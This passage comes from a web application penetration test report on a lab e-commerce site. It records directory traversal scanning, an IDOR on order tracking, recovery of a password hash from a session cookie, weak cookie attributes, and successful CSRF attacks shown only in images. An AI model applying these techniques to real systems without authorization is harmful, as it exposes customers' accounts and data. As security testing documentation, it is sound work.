


Figure 58 & 59: Results from testing if d.smith's account exists.

From this test, it was clear to the tester that this account did not exist and was ruled out of the investigation from this stage onwards.

3.5 AUTHORIZATION TESTING

3.5.1 Testing Directory Traversal File Include

WSTG-ATHZ-01

DotDotPwn (Navarrete & Hernandez, 2012) was used to test all possible directory traversal combinations on a given GET parameter. Two GET parameters were identified by the tester and supplied to DotDotPwn for scanning. These parameters were /category.php?id= and /track-order.php?oid=. As the content is too large for this section, see Appendix D for the full process.

After an hour testing the category id parameter and four hours thirty-nine minutes testing the order id parameter, the result is directory traversal is not possible on the web app and no traversals were found by DotDotPwn.

3.5.2 Testing for Bypassing Authorization Schema

WSTG-ATHZ-02

Deleting categories using the Admin request URL and parameters were tested in a user session. Figure 60 on the next page shows the delete request from the Admin interface.

Figure 60: Admin interface delete request.

This request was simply inserted into Burp Suite and forwarded (Figure 61). After forwarding, the third category “Books” still existed, and the test was unsuccessful (Figure 62).

Figure 61: Requesting to delete category with delete request in a user session.




Figure 62: Category 3 still exists after delete request sent.

Furthermore, the tester checked the web app for Special Request Header Handling. To detect the support for the header “X-Original-URL” or “X-Rewrite-URL”, the following request was tested as seen on the next page.

Figure 63: Request with X-Original-URL: /doesnotexist




Figure 64: 200 OK Response to X-Orignal-URL

If the response from the server contains information that the URL was not found, this shows that the application supports the special request headers. Such as a server response of “404 Not Found”. In the test conducted it’s clear that the server doesn’t support Special Request Headers, indicated by the “200 OK” server response.

3.5.3 Testing for Insecure Direct Object References

WSTG-ATHZ-04

The tester discovered an IDOR, however not a high-risk one. With the order ID's on Astleys Shop it's possible to view other people's orders without authentication. The path is /track-order.php?oid=. This test was conducted using two different browser. Firefox acting as customer Tom Brown and Chrome acting as an attacker. Both users were on different machines. When checking for the IDOR, the attacker had no session cookies (SecretCookie) to ensure the user was unauthenticated.

Although overly sensitive information isn't shown, an unauthorised user should not be able to access other customer’s tracking orders. Figure 65 proves that order 11 does not exist yet due to the error message displayed.




Figure 65: Error message when viewing order 11 in Google Chrome – does not exist yet.

Tom Brown places an order and is assigned order 11. Within the /order-history.php page a tracking feature allows Tom to track his new order. This feature is seen with figure 66.




Figure 66: Creating order 11 with user Tom Brown.

However, an attacker simply enters the tracking URL manually into the web browser and can track Tom Brown's order as well without authentication or providing any identification.




Figure 67: Order ID 11 created, there is no error from server anymore. Viewed in Google Chrome.

An example of a fully processed order is shown in figure 68. Tom's order will soon look like this, and even though no critical information is disclosed the tracking feature has not been implemented securely. If this tracking feature is updated in the future showing location details of the product as currently implemented, private address details of the customers will definitely be exposed.

Figure 68: Fully processed order information.

3.6 SESSION MANAGEMENT TESTING

3.6.1 Testing for Session Management Schema

WSTG-SESS-01

Cookie values were loaded into cyber chef and decoded using Hex with Space (Gchq.github.io, 2021).




Figure 69: SecretCookie session cookie value.




Figure 70: Using CyberChef (Gchq.github.io, 2021) to decode SecretCookie.

The tester only partially decoded the cookie value, with the email address decoding from hex into plaintext but missing parts of the email address as seen by the spaces. The tester knew the email was "hacklab@hacklab.com" therefore can confirm the missing spaces will be the full email address. However, the second part of the decoded cookie value is a hashed value. The tester used an online hash cracker "CrackStation.net" to decode this value. (Hornby, 2021)




Figure 71: Decoded md5 hash value – Result "hacklab"

From this test, it is possible to fully recover the password that is stored in the SecretCookie value. The email is partially recovered but seems it can be fully decoded if the correct settings are found. An attacker retrieving a user password through the cookie value is big security risk, nonetheless.

3.6.2 Testing for Cookies Attributes

WSTG-SESS-02

Two cookies are used by Astleys Shop.

- PHPSESSID gets set upon visiting any web app in a new browsing session. Such as /index.php.
- SecretCookie gets set upon successful login in the web app. /login.php -> /my-account.php.

CookiesManager+ and Live HTTP Headers tools were used to identify how the web app is setting these cookies and with what attributes. Figures 72 & 73 show the attributes CookiesManager discovered. The expires value is correct in CookiesManager being set at end of session.




Figure 72: PHPSESSID cookie attributes




Figure 73: SecretCookie attributes

Live Http Headers retrieved the same information on how the cookies are being set. The tester was happy these were correct results. See figures 74 & 75.




Figure 74: Set-Cookie SecretCookie header




Figure 75: Set-Cookie PHPSESSID header

Set-Cookie directives aren't tagged as Secure. Although a good use of expires cookies, they end when browsing session ends. However no “Secure;”, “httponly;”, or “SameSite=Strict” are set for both cookies. Cookies need these values to make them secure and Astleys Shop doesn’t use them. Also, the cookies are not being specified where it’s valid. This is seen by the “path” for both cookies being set at root with just “/”. Giving these cookie the freedom to be valid on all parts of the web app isn’t a good idea going forward.

3.6.3 Testing for Cross Site Request Forgery

WSTG-SESS-05

Earlier in the test, the tester noted a possible way to attack the web ap with CSRF targeting the personal information and change password forms. These CSRF tests were carried out at this stage by the tester to see if previous thoughts and findings were correct.

Changing user account details

A CSRF attack was successfully performed resetting any user's personal information to the desired information of the attacker. A customer simply clicks on the link provided by the attacker and their details are updated. The CSRF form used for this attack targeting the first form is seen in figure 76.




Figure 76: Tester's CSRF html form to change user details.

A python3 webserver was set up to host the testers form and a customer "clicked" on the link provided by the attacker (See figure 77 & 78). For example, this could have been sent through a phishing email to customers.




Figure 77: Unaware customer "clicks" attacker's link executing the CSRF attack.

Figure 78: Starting Python3 webserver to act as attacker's server and a GET request to attacker's form.

For the full HTTP request headers from this CSRF attack see Appendix E, Figure 15. The customer's details were successfully reset with CSRF (See figure 79). However, the tester needed to log in again for the welcome message to be updated with the new details (See figure 80).




Figure 79: Tom brown's updated Personal info due to CSRF attack




Figure 80: On next log in, Welcome message correctly displays new name.

Logging user into attacker's account

A second CSRF test was conducted on the login form by the tester. This example is given by OWASP themselves on a possible CSRF attack (Owasp.org, 2021). The tester proved that with CSRF an attacker can log a customer into the attacker's account. From this the attacker could possibly gain their credit card details, by the customer purchasing a product on Astleys Shop, if they don't realise they're logged into the attacker's account. The CSRF form used for this attack targeting the first form is seen in figure 81.




Figure 81: Tester's CSRF form to log into Astleys Shop

A python3 webserver was set up to host the tester's form and a customer "clicked" on the link provided by the attacker (See figure 82 & 83). Again, for example, this could have been sent through a phishing email to customers.




Figure 82: Unaware customer "clicks" attacker's link executing the CSRF attack.




Figure 83: Starting Python3 webserver to act as attacker's server and a GET request to form.

For the full HTTP request headers see Appendix E figures 16 & 17. The customer was successfully forcefully logged into the attacker's account using CSRF (See figure 84). From this stage, like the OWASP example states, an attacker could obtain the customer's credit card details if they're not aware of this force log in.




Figure 84: Payment Method for purchasing product on attacker's account

Changing user password

The tester attempted to target form two when logged in to reset the user password. However, the tester had issues targeting this second form. In figure 85 below, the CSRF form attempting to reset the password is shown.

